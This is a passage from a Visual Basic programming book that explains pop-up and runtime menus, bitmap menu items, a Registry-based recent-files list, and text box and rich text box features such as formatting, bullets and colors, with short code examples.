You reach those two items, **mnuPopupMessage** and **mnuPopupBeep**, in the code window. Double-click the form now to open the code window. The left drop-down box in the code window lists all the objects in the form, so find **mnuPopupMessage** and **mnuPopupBeep** and add event-handling functions to their **Click** events:

```
Private Sub mnuPopupBeep_Click()

End Sub

Private Sub mnuPopupMessage_Click()

End Sub
```

Here, we ll just make the Beep item beep and the Message item display a message box acknowledging the user s action:

```
Private Sub mnuPopupBeep_Click()
    Beep
End Sub

Private Sub mnuPopupMessage_Click()
    MsgBox ("You selected the Message item")
End Sub
```

That completes the design of the pop-up menu but how do we display it when the user right-clicks the form?

Displaying A Pop-Up Menu

We want to check for right mouse button events, so add a **MouseDown** event handler to our program using the code window now:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer,_
    X As Single,Y As Single)
End Sub
```

You can tell which mouse button went down by comparing the **Button** argument to these predefined Visual Basic constants:

" **vbLeftButton** = 1

" **vbRightButton** = 2

" **vbMiddleButton** = 4

This means we check for the right mouse button:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer,_
    X As Single, Y As Single)
    If Button = vbRightButton Then
...
    End If
End Sub
```

If the right mouse button did go down, we display the pop-up menu with the **PopupMenu** method:

```
[object.]PopupMenu menuname [, flags [,x [, y [, boldcommand ]]]]
```

Here, *menuname* is the name of the menu to open, the possible values for the *flags* parameter appear in Table 5.1, *x* and *y* indicate a position for the menu, and *boldcommand* is the name of the one (but no more than one) menu item you want to appear bold. Here s how we use **PopupMenu**:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer,_
    X As Single, Y As Single)
    If Button = vbRightButton Then
        PopupMenu Popup
    End If
End Sub
```

Table 5.1 Pop-UpMenu constants.

Constant	**Does This**
vbPopupMenuLeftAlign	Default. The specified *x* location defines the left edge of the pop-up menu.
vbPopupMenuCenterAlign	The pop-up menu is centered around the specified *x* location.
vbPopupMenuRightAlign	The specified *x* location defines the right edge of the pop-up menu.
vbPopupMenuLeftButton	Default. The pop-up menu is displayed when the user clicks a menu item with the left mouse button only.
vbPopupMenuRightButton	The pop-up menu is displayed when the user clicks a menu item with either the right or left mouse button.

That s it the result appears in Figure 5.21. Now we re using pop-up menus in Visual Basic.

Figure 5.21 Our pop-up menu at work.

Adding And Deleting Menu Items At Runtime

We ve all seen menus that change as a program runs, and that can be a sophisticated effect. It s also impressive if the menu can change in response to user input (for example, adding a new item with the caption Create *Progname*.exe , where *Progname* is the name given the program). You can add this capability to your program in Visual Basic.

Here, we ll just add new items Item 1, Item 2, and so on to the File menu with the user clicks a button. We start by designing our menu system, giving it a File menu with two items: New and Items, as you can see in Figure 5.22.

Figure 5.22 Designing an extendable menu.

The Items item is actually a placeholder for the items we ll add to the File menu. Make this item into a control array by giving it an index, 0, in the Index box, as shown in Figure 5.22. This item is just a placeholder we don t want it to be visible before the user adds items to this menu so set its **Visible** property to False, as also shown in Figure 5.22.

Now add a button to the program, and give it a **Click** event-handling function:

```
Private Sub Command1_Click()

End Sub
```

We ll keep track of the items in the File menu with a variable named **intItemCount**, which we increment each time the button is clicked:

```
Private Sub Command1_Click()
    Static intItemCount
    intItemCount = intItemCount + 1
...
End Sub
```

To add a new item to the Items control array, we use **Load()**:

```
Private Sub Command1_Click()
    Static intItemCount
```

```
    intItemCount = intItemCount + 1
    Load mnuFileItems(intItemCount)
...
End Sub
```

Finally, we set the caption of the item to indicate what its item number is, and make it visible:

```
Private Sub Command1_Click()
    Static intItemCount
    intItemCount = intItemCount + 1
    Load mnuFileItems(intItemCount)
    mnuFileItems(intItemCount).Caption = "Item " & intItemCount
    mnuFileItems(intItemCount).Visible = True
End Sub
```

You can also add a **Click** event handler to the Items menu item (because it s not visible in the menu bar, find **mnuFileItems** in the code window and add the event handler to it there). This event handler is passed the index of the clicked item in the control array, so we can indicate to the user which item he has clicked:

```
Private Sub mnuFileItems_Click(Index As Integer)
    MsgBox ("You clicked item " + Str(Index))
End Sub
```

That s it now the File menu can grow as you like, as shown in Figure 5.23.

Figure 5.23 Adding items to a menu at runtime.

To remove items from the menu, just use **Unload()** statement like this (and make sure you adjust the total item count):

```
Unload mnuFileItems(intItemCount)
```

Adding Bitmaps To Menus

You can even add bitmaps to Visual Basic menu items, although you can t use Visual Basic directly to do that. To see how to do that, we ll create an example that will load in a small bitmap file, image.bmp, and display it in a menu item.

This is going to take some Windows work, which we ll introduce later in the book (if you don t understand what s going on, it will become clear later). First, create a new project and give Form1 a File menu with one item in it. Add a Picture control, **Picture1**, to the form, setting that control s **Visible** property to False, and its **AutoRedraw** property to True. We ll use that control to load in the image file when the form loads:

```
Private Sub Form_Load()
    Picture1.Picture = LoadPicture(App.Path & "\image.bmp")
...
End Sub
```

To insert a bitmap into a menu item, we ll need a handle to a bitmap. We have access to the image in the Picture control, so we create a device context with the Windows **CreateCompatibleDC()** function, and an empty bitmap with the Windows **CreateCompatibleBitmap()** function (note that all the Windows functions we used must be declared before being used we ll see more about this later in the book):

```
Private Sub Form_Load()
    Picture1.Picture = LoadPicture(App.Path & "\image.bmp")

    Dim dcMemory As Long
    Dim hMemoryBitmap As Long
    dcMemory = CreateCompatibleDC(Picture1.hdc)
    hMemoryBitmap = CreateCompatibleBitmap(Picture1.hdc, 60, 30)
...
End Sub
```

Next, we select (that is, install) the new bitmap into the device context using **SelectObject**:

```
Private Sub Form_Load()
    Picture1.Picture = LoadPicture(App.Path & "\image.bmp")

    Dim dcMemory As Long
    Dim hMemoryBitmap As Long
    dcMemory = CreateCompatibleDC(Picture1.hdc)
    hMemoryBitmap = CreateCompatibleBitmap(Picture1.hdc, 60, 30)
    Dim pObject As Long
    pObject = SelectObject(dcMemory, hMemoryBitmap)
...
End Sub
```

Now that we ve created our new device context and installed a bitmap, we can copy the image from the Picture control s device context to the new device context this way using the Windows **BitBlt()** function:

```
Private Sub Form_Load()
    Picture1.Picture = LoadPicture(App.Path & "\image.bmp")

    Dim dcMemory As Long
    Dim hMemoryBitmap As Long
    dcMemory = CreateCompatibleDC(Picture1.hdc)
    hMemoryBitmap = CreateCompatibleBitmap(Picture1.hdc, 60, 30)

    Dim pObject As Long
    pObject = SelectObject(dcMemory, hMemoryBitmap)

    dummy = BitBlt(dcMemory, 0, 0, 60, 30, Picture1.hdc, 0, 0, &HCC0020)
    dummy = SelectObject(dcMemory, pObject)
...
End Sub
```

Finally, we use the Windows **ModifyMenu()** function to modify the menu, installing our new bitmap:

```
Private Sub Form_Load()
    Picture1.Picture = LoadPicture(App.Path & "\image.bmp")

    Dim dcMemory As Long
    Dim hMemoryBitmap As Long
    dcMemory = CreateCompatibleDC(Picture1.hdc)
    hMemoryBitmap = CreateCompatibleBitmap(Picture1.hdc, 60, 30)

    Dim pObject As Long
    pObject = SelectObject(dcMemory, hMemoryBitmap)

    dummy = BitBlt(dcMemory, 0, 0, 60, 30, Picture1.hdc, 0, 0, &HCC0020)
    dummy = SelectObject(dcMemory, pObject)

    dummy = ModifyMenu(GetSubMenu(GetMenu(Me.hwnd), 0), 0, &H404, 0,_
        hMemoryBitmap)
End Sub
```

The result appears in Figure 5.24, where you can see our bitmap in the File menu.

Figure 5.24 Using bitmapped menu items.

The listing for this form appears in is locate in the bitmap folder on this book s accompaning CD-ROM. (Note that all the Windows functions we used must be declared before being used we ll see more about this later in the book.)

Using The Registry To Store A Most Recently Used (MRU) Files List

Your program s users love your new application but there s always something new in the Suggestions box. Today s suggestion asks whether you can add a Most Recently Used (MRU) list of files to the File menu. These lists are appended to the end of the File menu and let the user select recently opened files easily. In fact, the Visual Basic IDE has an MRU list, as you can see in Figure 5.25.

Figure 5.25 The Visual Basic MRU list.

In this example, we ll support a very short MRU list just one item but the idea is easily extendable. Create a new Visual Basic project now named mru , and give Form1 a File menu with two items in it: Open (mnuOpen) and MRU (mnuMRU). Make the MRU item a control array by setting its **Index** property to 0 in the Menu Editor, and make it invisible by deselecting the **Visible** box in the Menu Editor so we can use it as a placeholder.

This example uses the Visual Basic **GetSetting()** and **SetSetting()** functions to access the Windows Registry. We ll see how to use these functions in depth later in this book, but for now, we use **GetSetting()** when Form1 is first loaded to see if we ve saved a file name for the MRU list in the Registry s Settings/Doc1 section (here, we ll use the application s name as its Registry key, and we get that name from **App.Title**):

```
Private Sub Form_Load()
    Dim FileName As String
    FileName = GetSetting(App.Title, "Settings", "Doc1")
```

If we have saved a file name in the Registry, we should place it in the File menu, and we do that by loading a new menu item in the **mnuMRU** array, setting its caption to the file name, and making it visible this way:

```
Private Sub Form_Load()
    Dim FileName As String
    FileName = GetSetting(App.Title, "Settings", "Doc1")

    If FileName <> "" Then
```

```
        Load mnuMRU(1)
        mnuMRU(1).Caption = FileName
        mnuMRU(1).Visible = True
    End If
End Sub
```

That solves the case where we ve stored a file name for the MRU list in the registry but how do we store those names there in the first place? We do that when the user selects the Open item in the File menu. To get the file name from the user, we ll use an Open Common Dialog box, so add a Common Dialog control named **dlgCommonDialog** to the form now (if you don t know how to do that, see Chapter 17, which discusses file handling) and get a file name to open from the user this way:

```
Private Sub mnuOpen_Click()
    With dlgCommonDialog
        .DialogTitle = "Open"
        .CancelError = False
        .Filter = "All Files (*.*)|*.*"
        .ShowOpen
        If Len(.FileName) = 0 Then
            Exit Sub
        End If
```

Chapter 6
Text Boxes And Rich Text Boxes

If you need an immediate solution to:

Creating Multiline, Word-Wrap Text Boxes

Aligning Text In Text Boxes

Adding Scroll Bars To Text Boxes

Making A Text Box Read-Only

Accessing Text In A Text Box

Selecting And Replacing Text In A Text Box

Copying Or Getting Selected Text To Or From The Clipboard

Creating A Password Control

Controlling Input In A Text Box

Adding An RTF Box To A Form

Accessing Text In A Rich Text Box

Selecting Text In Rich Text Boxes

Using Bold, Italic, Underline, And Strikethru

Indenting Text In Rich Text Boxes

Setting Fonts And Font Sizes In Rich Text Boxes

Using Bullets In Rich Text Boxes

Aligning Text In A Rich Text Box

Setting Text Color In RTF Boxes

Moving The Insertion Point In RTF Boxes

Adding Superscripts And Subscripts In Rich Text Boxes

Setting The Mouse Pointer In Text Boxes And Rich Text Boxes

Searching For (And Replacing) Text In RTF Boxes

Saving RTF Files From Rich Text Boxes

Reading RTF Files Into A Rich Text Box

Printing From A Rich Text Box

In Depth

In this chapter, we re going to start working with Visual Basic controls in this case, text boxes and rich text boxes. Every Windows user is familiar with text boxes. They re exactly what their name implies: box-like controls in which you can enter text. Text boxes can be multiline, have scroll bars, be read-only, and have many other attributes, as we ll see in this chapter. Not every Windows user is familiar with rich text boxes, on the other hand. Rich text boxes (also known as *RTF boxes*) support not only plain text, but also Rich Text Format (RTF) text.

RTF text supports a variety of formats. For example, you can color text in a rich text box, underline it, bold it, or make it italic. You can select fonts and font sizes, as well as write the text out to disk or read it back in. RTF boxes can also hold a great amount of data, unlike standard text boxes, which are limited to 64K characters.

RTF text was designed to be a step beyond plain text, and because many word processors let you save text in that format, it can provide a link between different types of word processors. Using RTF boxes, you can also create your own simple word processors, and that s exactly what the Visual Basic Application Wizard does if you create an application with it. You ll find that the child windows in an Application Wizard program have a rich text box stretched across them, ready for the user to put to work.

How do you create text boxes and RTF boxes? As with other Visual Basic controls, you use the toolbox, as shown in Figure 6.1. In that figure, the Text Box tool is the second tool down on the right, and the RTF Box tool (which you add to a project with the Project|Components box s Controls tab) appears at lower right.

Figure 6.1 The Text Box and RTF Box tools.

Use Of Text Boxes And RTF Boxes In Windows Programs

In Windows programs, text boxes and RTF boxes are used to handle text-based data, and not to let the user enter commands. When Windows first appeared, DOS-oriented programmers used to use text boxes to accept text-based commands from the user, but Microsoft considers that an abuse of the Windows user interface. The user is supposed to issue commands to a program with standard Windows controls like menu items, command buttons, radio buttons, toolbars, and so forth, not by typing command syntax into a text box. Text boxes and RTF boxes can certainly hold data that commands require for execution, but those controls are not

usually intended to hold the commands themselves.

With all that in mind, then, let s start working with text boxes and RTF boxes. These are two of the most fundamental controls in Windows, and two of the most fun to work with. We ll cover text boxes first in the Immediate Solutions and then turn to rich text boxes.

Immediate Solutions

Creating Multiline, Word-Wrap Text Boxes

You ve got a text box all set up for user feedback, and it can hold about 60 characters of text. Surely that s enough, you think. But when you start actually reading the users comments, you find that they re all favorable, but truncated (I loved your program! In fact, let me say that I never saw a). Maybe it s worthwhile to allow the user to enter more text.

You can do that by setting the text box s **MultiLine** property to True, converting a text box into a multiline text box, complete with word wrap. The result appears in Figure 6.2. Now your program s users can type in line after line of text.

Figure 6.2 Creating a multiline text box.

Note that you can also add scroll bars to multiline text boxes. (See Adding Scroll Bars To Text Boxes later in this chapter.)

Aligning Text In Text Boxes

The Aesthetic Design Department has sent you a memo. Your new program meets its requirements for design standards, except for one thing: all the text boxes in your program are stacked one on top of the other, and the Aesthetic Design Department thinks it would be terrific if you display the text in those boxes as centered, not left-justified.

Well, you seem to remember that text boxes have an **Alignment** property, so you set it to Centered at design time in all the text boxes (there are three possibilities: 0 for left-justified, 1 for right-justified, and 2 for centered). You run your program and the text you enter ends up being left-justified. The **Alignment** property doesn t seem to work. What s wrong?

You need to set the text boxes **MultiLine** property to True before text alignment will work; that s one of the quirks of text boxes. When you set the **MultiLine** property to True, everything works as it should, as you see in Figure 6.3.

Figure 6.3 Aligning text in a text box.

Adding Scroll Bars To Text Boxes

Now that you re using multiline text boxes, it would be even better if you could add scroll bars to let the user enter even more text. If your program s users are going to be entering a lot of text into text boxes, you can avoid the need for huge text boxes by adding scroll bars.

Using the **ScrollBars** property, there are four ways to add scroll bars to a text box. Here are the settings you use for the **ScrollBars** property, and the type of scroll bars each setting displays:

" *0* None

" *1* Horizontal

" *2* Vertical

" *3* Both

Note that in order for the scroll bars to actually appear, the text box s **MultiLine** property must be True. After you install scroll bars in a text box, the result appears as in Figure 6.4. Now the user can enter much more text simply by scrolling appropriately.

Figure 6.4 Using scroll bars in a text box.

TIP: Although text boxes can hold up to 64K characters, that may be too much for you to conveniently handle, and you may want to limit the maximum number of characters a text box can hold. You do that by setting the text box s **MaxLength** property to the maximum number of characters you want the user to be able to enter (the default value for **MaxLength** is 0, which actually means 64K characters).

Making A Text Box Read-Only

There are times when you want to make text boxes read-only. For example, you might have written a calculator program in which you let the user enter operands in text boxes and display the result in another text box. The result text box should be read-only so that the user doesn t enter text there by mistake. Here s how you do that.

Locking A Text Box

You use the **Locked** property to make a text box read-only. Setting this property to

True means that the user cannot enter text into the text box except under your program s control, like this:

```
Private Sub Command1_Click()
    Text1.Text = "This box is locked."
End Sub
```

An example of a locked text box appears in Figure 6.5 (note that users can t tell if a text box is locked until they try to enter text in it!)

Figure 6.5 A locked text box.

Disabling A Text Box

You can also disable a text box by setting its **Enabled** property to False. However, although this means the user can t enter text into the text box, it also means the text in the box appears grayed. Disabling is better done to indicate that the control is inaccessible.

Using Labels Instead Of Text Boxes

Another alternative to using read-only text boxes is to display read-only text in label controls. (Label controls can hold as much text as a text box.) You can change the text in a label control from code using the label s **Caption** property.

Accessing Text In A Text Box

Java, C++, Visual Basic a programmer has to switch between a lot of languages these days. So how do you set the text in a text box again? Is there a **SetText()** method?

No, you use the **Text** property like this:

```
Private Sub Command1_Click()
Text1.Text = "Hello from Visual Basic"
End Sub
```

When the user clicks the command button **Command1**, the text Hello from Visual Basic appears in the text box, as shown in Figure 6.6.

Figure 6.6 Setting a text box s text.

Selecting And Replacing Text In A Text Box

To work with part of the text in a text box, you select the text you want using three properties:

" **SelLength** Returns or sets the number of characters selected.

" **SelStart** Returns or sets the starting point of selected text. If no text is selected, **SelStart** indicates the position of the insertion point.

" **SelText** Returns or sets the string containing the currently selected text. If no characters are selected, **SelText** consists of a zero-length string ( ).

For example, here s how we select all the text in a text box and replace it with Welcome to Visual Basic (which we could have done just as easily by assigning that string to the **Text** property, of course). Note the use of **Len()** to get the length of the text currently in the text box:

```
Private Sub Command1_Click()
    Text1.SelStart = 0
    Text1.SelLength = Len(Text1.Text)
    Text1.SelText = "Welcome to Visual Basic"
End Sub
```

That s how it works when you want to select some text: you specify the beginning of the selected text in **SelStart**, the end in **SelLength**, and refer to the text with the **SelText** property.

Note that text selected under program control this way does *not* appear highlighted in the text box.

The HideSelection Property

While on the topic of text selection, we might note the **HideSelection** property, which, when True, turns off text-selection highlighting when your program loses the focus.

Copying Or Getting Selected Text To Or From The Clipboard

After entering their new novels into your program, users were surprised that they couldn t copy them to the Clipboard and paste them into other applications. How can you support the Clipboard with text in a text box?

You can copy selected text to the Clipboard using **SetText**:

```
Clipboard.SetText text, [format]
```

Here, *text* is the text you want to place into the Clipboard, and *format* has these possible values:

" **vbCFLink** &HBF00; DDE conversation information

" **vbCFRTF** &HBF01; Rich Text Format

" **vbCFText** 1 (the default); Text

You can get text from the clipboard using the **GetText()** function this way

```
Clipboard.GetText([format])
```

where *format* can be taken from the earlier list of possible format types.

Here s an example to make this clearer; in this case, we place all the text in text box **Text1** into the clipboard:

```
Private Sub Command1_Click()
    Clipboard.SetText Text1.Text
...
End Sub
```

Then we read the text back and display it in a new text box, **Text2**:

```
Private Sub Command1_Click()
    Clipboard.SetText Text1.Text
    Text2.Text = Clipboard.GetText
End Sub
```

TIP: Text boxes already allow the user to use these shortcuts to work with the Clipboard: Ctrl+C to copy selected text, Ctrl+V to paste text from the clipboard, and Ctrl+X to cut selected text.

Creating A Password Control

It s time to heighten security. Users of your new *SuperSpecialDataBase* program are worried about the low security of your program, so you decide to add a little security with password controls. Visual Basic will help out.

To convert a standard text box into a password box, you just assign some character (usually an asterisk [*]) to the text box s **PasswordChar** property. After that, your program can read the text in the text box, but only the password character will appear on the screen each time the user types a character, as shown in Figure 6.7.

Figure 6.7 Creating a password control.

TIP: You may be concerned that someone can copy the text in a password control and paste it into a word processor to read it, but in fact, Clipboard-handling from the text box is disabled if you are using a password character.

WARNING! A note about security: don t trust the password control too far, because there may be some security loopholes in it that someone out there can exploit. I once wrote an article that included a tiny program to encrypt data in a minimum-security way just to get readers started and got a letter full of angry satisfaction from a code-breaking expert who told me it had taken him only five days (with full-time access to a supercomputer) to break a file encoded with my program.

Controlling Input In A Text Box

The Testing Department is on the phone there s a bug in your program. The users are getting runtime errors. Don t panic, you say; you ll be right down.

You ask the users to duplicate what caused the problem, and you find that they re trying to add two numbers with your program: 15553 and 955Z. What s 955Z? you ask. A typo, they say. Is there any way you can restrict user input so this doesn t happen?

Yes, you can. Just use the **KeyPress** event and check the **KeyAscii** parameter, which is the ANSI (*not* ASCII, despite its name) code for the just-struck key. Let s make this clearer with an example; here s how you would restrict users to only typing digits into **Text1**; all non-digits are simply discarded:

```
Private Sub Text1_KeyPress(KeyAscii As Integer)
    If KeyAscii < Asc("0") Or KeyAscii > Asc("9") Then
        KeyAscii = 0
    End If
End Sub
```

Besides the **KeyPress**, text boxes support the **KeyUp** and **KeyDown** events, although the **KeyPress** event is easiest to use, because you get the character code of the typed character passed to you immediately. In the **KeyUp** and **KeyDown** events, you are passed a virtual key code you have to translate into a character, after checking to see if the Shift key was down and so on. You can also use the text box s **Change** event, which occurs when there s a change in the text box s text.

Adding An RTF Box To A Form

So you ve decided to make the move from text boxes to rich text boxes, and you turn to the toolbox. Wait a minute where s the Rich Text Box tool in the toolbox? The answer is that it s not there until you add it.

To add a rich text box to a form, follow these steps:

1. Select the Project|Components menu item.

2. Click the Controls tab in the Components box.

3. Find and select the Microsoft Rich Textbox Control box, and click on OK to close the Components box.

4. The rich text control now appears in the toolbox (at lower right in Figure 6.1), and you can use it to add rich text boxes to your forms, as shown in Figure 6.8.

Figure 6.8 Displaying rich text in a rich text box.

TIP: What these steps really accomplish is to add the Richtx32.ocx file to your program, and you ll need to distribute that file with your program if you use rich text boxes.

Accessing Text In A Rich Text Box

To access text in a rich text box, you can use two properties: **Text** and **TextRTF**. As their names imply, **Text** holds the text in a rich text box in plain text format (like a text box), and **TextRTF** holds the text in Rich Text Format.

Here s an example where we read the text in **RichTextBox1** without any RTF codes and display that text as plain text in **RichTextBox2**:

```
Private Sub Command1_Click()
    RichTextBox2.Text = RichTextBox1.Text
End Sub
```

Here s the same operation where we transfer the text including all RTF codes that is, here we re transferring rich text from one rich text box to another:

```
Private Sub Command1_Click()
    RichTextBox2.TextRTF = RichTextBox1.TextRTF
End Sub
```

Selecting Text In Rich Text Boxes

Rich text boxes support the **SetText** property just like standard text boxes. However, **SetText** only works with plain text. You can set the start and end of plain-text selection with the **SelStart** and **SelLength** properties.

If you want to work with RTF-selected text, on the other hand, use the **SelRTF** property. For example, here s how we select the first 10 characters in **RichTextBox1** and transfer them to **RichTextBox2** using **SelRTF**:

```
Private Sub Command1_Click()
    RichTextBox1.SelStart = 0
    RichTextBox1.SelLength = 10
    RichTextBox2.TextRTF = RichTextBox1.SelRTF
End Sub
```

The Span Method

Besides the **SelRTF** property, you can use the **Span()** method to select text based on a set of characters:

```
RichTextBox.Span characterset, [forward, [negate]]
```

The *characterset* parameter is a string that specifies the set of characters to look for. The *forward* parameter determines which direction the insertion point moves. The *negate* parameter specifies whether the characters in *characterset* define the set of target characters or are excluded from the set of target characters.

You use **Span()** to extend a selection from the current insertion point based on a set of specified characters. This method searches the text in the rich text box (forwards or backwards as you ve specified) and extends the text selection to include (or exclude, if you ve so specified) as many of the characters you ve specified in the character set that it can find. For example, to select the text from the current insertion point to the end of the sentence, use **Span(.?!)**, which works for sentences ending in periods, question marks, or exclamation marks.

Here s an example where we use **Span()** to find the word underlined and underline it:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports underlined, bold, _
        italic, and strikethru text."

    RichTextBox1.SelStart = RichTextBox1.Find("underlined")
    RichTextBox1.Span ("underlined")
    RichTextBox1.SelUnderline = True
End Sub
```

Using Bold, Italic, Underline, And Strikethru

To make text bold, italic, underlined, or strikethru, you use the **SelBold**, **SelItalic**, **SelUnderline**, and **SelStrikethru** properties. These properties work on selected RTF text only, so you have to select the text whose format you want to change.

To make this clearer, here s an example where we set the underline, bold, italic, and strikethru properties of text. We start by placing some text into a rich text box:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports underlined, bold,_
        italic, and strikethru text."
...
```

Next, we ll underline the word underlined in the text. We start by finding that word using the rich text box **Find()** method:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports underlined, bold,_
        italic, and strikethru text."

    RichTextBox1.SelStart = RichTextBox1.Find("underlined")
...
```

We then use **Span()** to select the word underlined :

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports underlined, bold,_
        italic, and strikethru text."

    RichTextBox1.SelStart = RichTextBox1.Find("underlined")
    RichTextBox1.Span ("underlined")
...
```

Finally, we underline the selected text by setting the rich text box s **SelUnderline** property to True:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports underlined, bold,_
        italic, and strikethru text."

    RichTextBox1.SelStart = RichTextBox1.Find("underlined")
    RichTextBox1.Span ("underlined")
    RichTextBox1.SelUnderline = True
...
```

And we can do the same to demonstrate bold, italic, and strikethru text:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports underlined, bold,_
        italic, and strikethru text."

    RichTextBox1.SelStart = RichTextBox1.Find("underlined")
    RichTextBox1.Span ("underlined")
```

```
    RichTextBox1.SelUnderline = True
    RichTextBox1.SelStart = 0
    RichTextBox1.SelStart = RichTextBox1.Find("bold")
    RichTextBox1.Span ("bold")
    RichTextBox1.SelBold = True

    RichTextBox1.SelStart = 0
    RichTextBox1.SelStart = RichTextBox1.Find("italic")
    RichTextBox1.Span ("italic")
    RichTextBox1.SelItalic = True

    RichTextBox1.SelStart = 0
    RichTextBox1.SelStart = RichTextBox1.Find("strikethru")
    RichTextBox1.Span ("strikethru")
    RichTextBox1.SelStrikeThru = True
End Sub
```

Running this program yields the results you see in Figure 6.9.

Figure 6.9 Setting rich text properties.

Indenting Text In Rich Text Boxes

One of the aspects of word processors that users have gotten used to is the ability to indent text, and rich text boxes (which are designed to be RTF word processors in a control) have this capability. To indent paragraph-by-paragraph, you use these properties (you set them to numeric values to indicate the indentation amount, using the measurement units of the underlying form, which is usually twips):

" **SelIndent** Indents the first line of the paragraph

" **SelHangingIndent** Indents all other lines of the paragraph with respect to **SelIndent**

" **SelRightIndent** Sets the right indentation of the paragraph

To use these properties on a paragraph of text, you either select the paragraph (using **SelStart** and **SelLength**, or **Span()**), or simply place the insertion point in the paragraph (you can move the insertion point under program control with the **UpTo()** method).

Here s an example: When the user places the insertion point in a paragraph of text and clicks a button, **Command1**, we can indent the paragraph 500 twips. We can then *outdent* all lines after the first by 250 twips with respect to the overall 500-twip indentation (which means that all lines after the first will be indented 250 twips from the left margin) and set the right indent to 100 twips:

```
Private Sub Command1_Click()
    RichTextBox1.SelIndent = 500
    RichTextBox1.SelHangingIndent = -250
    RichTextBox1.SelRightIndent = 100
End Sub
```

Running this code on a paragraph of text yields the result you see in Figure 6.10. Now we re indenting individual paragraphs in rich text controls.

Figure 6.10 Indenting a paragraph of text.

Besides working paragraph-by-paragraph, you can set the right margin for the whole rich text at once with the **RightMargin** property. Just assign this property the new value you want for the right margin, and you re set.

Setting Fonts And Font Sizes In Rich Text Boxes

Another call from the Field Testing Department. It seems that the users want to use different *fonts* in your word-processor program. Well, some people are never satisfied but rich text boxes can help here, too.

To set a selection s font, you just set the **SelFontName** to the new font name (for example, Arial or Times New Roman). To set a selection s font size, you just set the **SelFontSize** property. That s all it takes.

Here s an example. In this case, we ll display the text This rich text box supports fonts like Arial and Courier in different sizes. in a rich text box, and format the words Arial and Courier in those fonts, and in different font sizes.

We start by placing that text in a rich text box:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports fonts like Arial and_
        Courier in different sizes."
...
```

Next, we select the word Arial :

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports fonts like Arial and_
        Courier in different sizes."

    RichTextBox1.SelStart = RichTextBox1.Find("Arial")
    RichTextBox1.Span ("Arial")
...
```

Then we display that word in Arial font, with a 24-point size:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports fonts like Arial and_
        Courier in different sizes."

    RichTextBox1.SelStart = RichTextBox1.Find("Arial")
    RichTextBox1.Span ("Arial")
    RichTextBox1.SelFontName = "Arial"
    RichTextBox1.SelFontSize = 24
...
```

We do the same for the word Courier , displaying it in 18-point size:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports fonts like Arial and_
        Courier in different sizes."

    RichTextBox1.SelStart = RichTextBox1.Find("Arial")
    RichTextBox1.Span ("Arial")
    RichTextBox1.SelFontName = "Arial"
    RichTextBox1.SelFontSize = 24

    RichTextBox1.SelStart = 0
    RichTextBox1.SelStart = RichTextBox1.Find("Courier")
    RichTextBox1.Span ("Courier")
    RichTextBox1.SelFontName = "Courier"
    RichTextBox1.SelFontSize = 18
End Sub
```

The result appears in Figure 6.11.

Figure 6.11 Setting fonts and font sizes.

Being able to set the font and font size of individual text selections instead of working with all the text at once in a rich text box is a very powerful capability.

Using Bullets In Rich Text Boxes

Rich text boxes support *bullets*, those black dots that appear in lists of items that you want to set off in text. Putting a bullet in front of each item gives the list a snappy appearance and helps the reader assimilate the information quickly.

To set bullets, you use the **SelBullet** and **BulletIndent** properties. The **SelBullet** property displays a bullet in front of the paragraph in which the current selection is; the **BulletIndent** property indicates how much you want the bullet to be indented from the left.

TIP: It s a good idea to set the bullet indentation, because if you don t, the bullet will appear right in front of the first character in the paragraph you re bulleting, which can look awkward.

Let s make this clearer with an example. We start by placing some text in a rich text box:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box shows how to use bullets _
```

```
        and indent bulleted text."
...
```

We set the indentation for this paragraph to 200 twips:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box shows how to use bullets _
        and indent bulleted text."
    RichTextBox1.SelIndent = 200
...
```

Next, we set the bullet s indent to 90 twips, so it s set off from the rest of the text. We set that indent with the **BulletIndent** property:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box shows how to use bullets _
        and indent bulleted text."
    RichTextBox1.SelIndent = 200
    RichTextBox1.BulletIndent = 90
...
```

Finally, we add the bullet with the **SelBullet** property:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box shows how to use bullets _
        and indent bulleted text."
    RichTextBox1.SelIndent = 200
    RichTextBox1.BulletIndent = 90
    RichTextBox1.SelBullet = True
End Sub
```

That s it the result appears in Figure 6.12.

Figure 6.12 Adding a bullet to text in a rich text box.

Aligning Text In A Rich Text Box

You can set the alignment of text in a rich text box paragraph-by-paragraph using the **SelAlignment** property. You just select the paragraph you want to align, or place the insertion point in that paragraph, and set the **SelAlignment** property to one of the following values:

" **rtfLeft** 0(the default); the paragraph is aligned along the left margin.

" **rtfRight** 1; the paragraph is aligned along the right margin.

" **rtfCenter** 2; the paragraph is centered between the left and right margins.

Being able to align text paragraph-by-paragraph like this is much more powerful than the simple **Alignment** property of a standard text box, which aligns all the text at the same time.

Setting Text Color In RTF Boxes

Another call from the Testing Department now the users want to use different text *colors* in your word-processing program. Can you do that? Yes, you can, using the **SelColor** property.

To set colors in a rich text box, you just make a selection and set the rich text box s **SelColor** property using the **RGB()** function. You pass three values (each ranging from 0 to 255) to the **RGB()** function for the three color values: red, green, and blue.

Here s an example to make this clearer. We display the text This rich text box supports font colors like red and blue and green. in a rich text box, and color the word red red, blue blue, and green green. Here s how that example looks in code:

```
Private Sub Command1_Click()
    RichTextBox1.Text = "This rich text box supports font colors like _
        red and blue and green."

    RichTextBox1.SelStart = RichTextBox1.Find("red")
    RichTextBox1.Span ("red")
    RichTextBox1.SelColor = RGB(255, 0, 0)

    RichTextBox1.SelStart = 0
    RichTextBox1.SelStart = RichTextBox1.Find("green")
    RichTextBox1.Span ("green")
    RichTextBox1.SelColor = RGB(0, 255, 0)

    RichTextBox1.SelStart = 0
